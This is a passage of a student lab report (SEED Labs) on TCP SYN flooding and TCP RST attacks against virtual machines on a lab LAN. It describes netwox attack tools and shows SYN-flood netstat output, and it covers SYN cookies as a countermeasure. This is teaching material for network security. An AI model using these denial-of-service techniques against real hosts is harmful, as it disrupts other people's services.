TCP/IP ATTACKS (SEED LABS)

Joseph Tsai

An exploration into the vulnerabilities inherent to TCP/IP protocols

Table of Contents

Introduction

TCP/IP Protocols have inherent vulnerabilities which attackers can exploit. This may come as a shock to many users, as TCP/IP Protocols are the standard protocols which are used to run the very networks that operate modern day computing systems.

To better understand how such vulnerabilities can be exploited, different types of attacks can be executed to display their effect. The attacks which will be explored in this report include:

- TCP SYN Flood Attacks
- TCP Reset Attacks
- TCP Session Hijacking Attacks

The objective of this lab report is to display how such attacks may be executed against a victim's machine. In addition, the lab report explores how a victim's host or user experience may be impacted as a result of successful attacks.

Lab Setup

This lab utilizes three hosts, all residing on the same local area network (LAN).

- Machine A: This is the attacking machine
- Machine B: This host acts as a "server" as well as another innocent host on the network
- Machine C: This host acts as a "user" on the LAN, and in later parts of the report, attempts to connect to the server (Machine B).


Task 1: SYN Flooding Attack

A SYN flood is a type of Denial of Service (DoS) attack. In such an attack, a malicious user sends a large amount, or "flood", of SYN packets to a victim's host. The victim's host, upon receiving such requests, waits for a corresponding "SYN-ACK" response to establish what it thinks to be is a legitimate TCP connection via the standard 3-way TCP handshake.

However, the malicious user performs the attack in such a way that only SYN packets are sent, and the TCP handshake is never completed. Hence, the victim's host is unable to perform subsequent TCP connections, thus resulting in a successful DoS attack by the malicious user.


This attack is made possible by filling the queue on the victim's computer which handles TCP connections. The following screenshot below displays how one can check the size of the TCP backlog for SYN connections.

Exhibit 1.1: Running *sudo sysctl -q net.ipv4.tcp_max_syn_backlog* on Machine B to check the size of the queue which handles the SYN backlog. Note how the returned number is 128 connections.



To view the contents of the backlog, one can run the *netstat -tna* command. At a high level, this command will display the tcp connections which are currently established on the host, or the available connections which the host can make. This is displayed in the following screenshot.

Exhibit 1.2: Running the *netstat -tna* command to check the usage of the TCP backlog queue on Machine B for TCP connections. Note how the tcp ports are set to the state of "listen", indicating that no connections have been established, and that no TCP handshakes are currently pending.




One standard countermeasure that is taken against SYN flood attacks is to use SYN cookies. At a high level, SYN cookies essentially allow a host (in this case, Machine B) to reply to SYN requests with a specific set of TCP sequence numbers.

By doing this, attacking machines must then respond with the correct sequence and acknowledgement numbers, or have their SYN-ACK requests dropped. This ultimately acts as a countermeasure because it protects Machine B's queue from being filled with malicious packets.

One can verify that the SYN cookie setting is being utilized through the *sudo sysctl -a | grep cookie* command. This is displayed in the following screenshot.

Exhibit 1.3: Running the *sudo sysctl -a | grep cookie* command, displaying that the SYN cookie setting has been enabled. The output of "1" indicates that the countermeasure is enabled.




For purposes of demonstrating that the countermeasure is effective an attack can be attempted which the countermeasure is enabled.

To perform the SYN flood attack, one can use the *netwox* library. The *netwox* library allows users to send multiple SYN packets, which will flood the victim's connections queue.


Below is a screenshot displaying the initial attempt at the SYN flood attack on the *telnet* port (port 23), to prevent users from being able to *telnet* to the given machine. Recall that the SYN cookie function is still enabled on Machine B, which should result in a failed SYN flood attack.

Exhibit 1.4: *netwox* SYN flood command run on Machine A to perform the attack on Machine B (IP address of 10.0.2.15). 76 indicates the type of attack Machine A will perform (SYN flood), the -i option indicates which host will be targeted, and the -p command indicates which port will be flooded.




To display that the attack is taking place, one can run the *netstat -tna* command which was described in Exhibit 1.2. This is shown below.

Exhibit 1.5: Running the *netstat -tna* command to check the connection queue on Machine B. Note how some connections now have the state of "SYN_RECV", indicating that the attack is taking place.




To verify that the countermeasure is working properly, another host on the network, Machine C, can attempt to use the *telnet* service to connect to Machine B. The expectation is that this attempted connection should still work due to the SYN cookie countermeasure being enabled on Machine B.

Exhibit 1.6: Displaying that Machine C is still able to *telnet* to Machine B, with the attempted SYN flood attack ongoing.



On the other hand, the expectation is that once this countermeasure is disabled on Machine B, that subsequent connections to Machine B would be refused. This is explored in the following screenshots.

Exhibit 1.7: Disabling off the SYN cookies countermeasure on Machine B by setting the flag to 0.



The same *netwox* attack command seen in Exhibit 1.4 is run again from Machine A, which begins performing the SYN flood attack on Machine B. The flooded queue is displayed in the following screenshot.

Exhibit 1.8: TCP connections queue of Machine B, displaying that it has been flooded by SYN packets. This is reflected in the corresponding "SYN_RECV" statuses in the queue.


Machine B [Running]

Terminal

```
tcp        0      0 10.0.2.15:23            243.184.16.239:46262    SYN_RECV
tcp        0      0 10.0.2.15:23            251.27.72.141:38274     SYN_RECV
tcp        0      0 10.0.2.15:23            244.69.84.187:26616     SYN_RECV
tcp        0      0 10.0.2.15:23            251.235.170.186:53638   SYN_RECV
tcp        0      0 10.0.2.15:23            247.139.230.8:29138     SYN_RECV
tcp        0      0 10.0.2.15:23            242.109.193.165:36899   SYN_RECV
tcp        0      0 10.0.2.15:23            82.49.74.55:11484       SYN_RECV
tcp        0      0 10.0.2.15:23            243.234.76.116:6201     SYN_RECV
tcp        0      0 10.0.2.15:23            250.16.16.104:27696     SYN_RECV
tcp        0      0 10.0.2.15:23            242.229.171.89:14154    SYN_RECV
tcp        0      0 10.0.2.15:23            242.94.174.178:35054    SYN_RECV
tcp        0      0 10.0.2.15:23            243.35.22.32:1665       SYN_RECV
tcp        0      0 10.0.2.15:23            249.216.212.19:60362    SYN_RECV
tcp        0      0 10.0.2.15:23            241.180.44.42:55034     SYN_RECV
tcp        0      0 10.0.2.15:23            251.47.153.242:15275    SYN_RECV
tcp        0      0 10.0.2.15:23            248.41.48.87:15000      SYN_RECV
tcp        0      0 10.0.2.15:23            244.15.41.246:6328      SYN_RECV
tcp        0      0 10.0.2.15:23            245.184.38.154:58713    SYN_RECV
tcp        0      0 10.0.2.15:23            241.25.36.26:48179      SYN_RECV
tcp        0      0 10.0.2.15:23            110.124.81.135:58872    SYN_RECV
tcp        0      0 10.0.2.15:23            254.68.214.119:10063    SYN_RECV
tcp        0      0 10.0.2.15:23            249.176.212.145:45867   SYN_RECV
tcp        0      0 10.0.2.15:23            169.179.12.208:15045    SYN_RECV
tcp        0      0 10.0.2.15:23            252.69.196.192:47854    SYN_RECV
tcp        0      0 10.0.2.15:23            240.248.6.192:41868     SYN_RECV
tcp        0      0 10.0.2.15:23            255.229.162.241:4227    SYN_RECV
tcp        0      0 10.0.2.15:23            242.231.167.180:56285   SYN_RECV
tcp        0      0 10.0.2.15:23            242.180.78.64:10499     SYN_RECV
tcp        0      0 10.0.2.15:23            212.153.47.200:41741    SYN_RECV
tcp        0      0 10.0.2.15:23            245.50.49.245:18294     SYN_RECV
tcp        0      0 10.0.2.15:23            243.217.36.172:17744    SYN_RECV
tcp        0      0 10.0.2.15:23            243.110.180.225:14137   SYN_RECV
tcp        0      0 10.0.2.15:23            248.33.90.234:3618      SYN_RECV
tcp        0      0 10.0.2.15:23            248.80.249.9:45636      SYN_RECV
tcp        0      0 10.0.2.15:23            246.252.211.192:40945   SYN_RECV
tcp        0      0 10.0.2.15:23            245.171.5.158:13770     SYN_RECV
tcp        0      0 10.0.2.15:23            244.135.33.48:54549     SYN_RECV
```

To verify that the attack performed by Machine A is successful, the expectation is that Machine C is now unable to telnet to Machine B. This is shown in the screenshot below.

Exhibit 1.9: Machine C is unable to telnet to Machine B, now, and is stuck on "Trying" to connect to Machine B.



One should note that the *netstat -tna* command reveals similar output in both cases, as it still displays SYN_RECV statuses in portions of Machine B's queue. However, the SYN cookie countermeasure is seen in effect through how Machine C is able to connect to Machine B. In the case where the countermeasure is enabled, the connection is successful. In the opposite case, Machine C is unable to connect to Machine B entirely.


Task 2: TCP RST Attacks on *telnet* and *ssh* Connections

Another TCP attack which can be performed via TCP/IP protocols is a TCP RST attack. In such an attack, a malicious actor continually sends RST, or "Reset" packets to a chosen victim's computer.

Upon receiving such packets, TCP connections which are previously established on the victim's computer are then dropped. Such an attack creates a disruptive user experience, where a user is unable to use the given service due to having their TCP connection continually dropped. This attack is explored in the section below.


To simulate a situation where a user connects to a service, Machine C can first *telnet* into Machine B.

Exhibit 2.1: Successful telnet connection established between Machine C and Machine B.




To disrupt this connection, one can use *netwox* 78. This attack command is explained in further detail in the following exhibit.

Exhibit 2.2: Running the *netwox 78* (TCP RST attack) command from Machine A on the enp0s3 interface, which is the interface that allows Machine A to listen to the traffic on the network. Ultimately, this includes sniffing the traffic which would occur between Machine C and Machine B in the existing *telnet* connection.



Upon running the command on Machine A, the expected behavior of a successful attack is that the telnet service is disrupted on Machine C. This is shown in the following screenshot.


Exhibit 2.3: Attempting to run the *ifconfig* command on Machine C to simulate activity on the *telnet* connection. Note how the *telnet* connection is closed without any action taken on Machine B.



A similar service to *telnet* is *ssh*. Many users typically opt for *ssh* connections instead of *telnet* connections because the connection between the two machines is encrypted. The TCP RST attack is explored in the context of *ssh* connections in the section below.

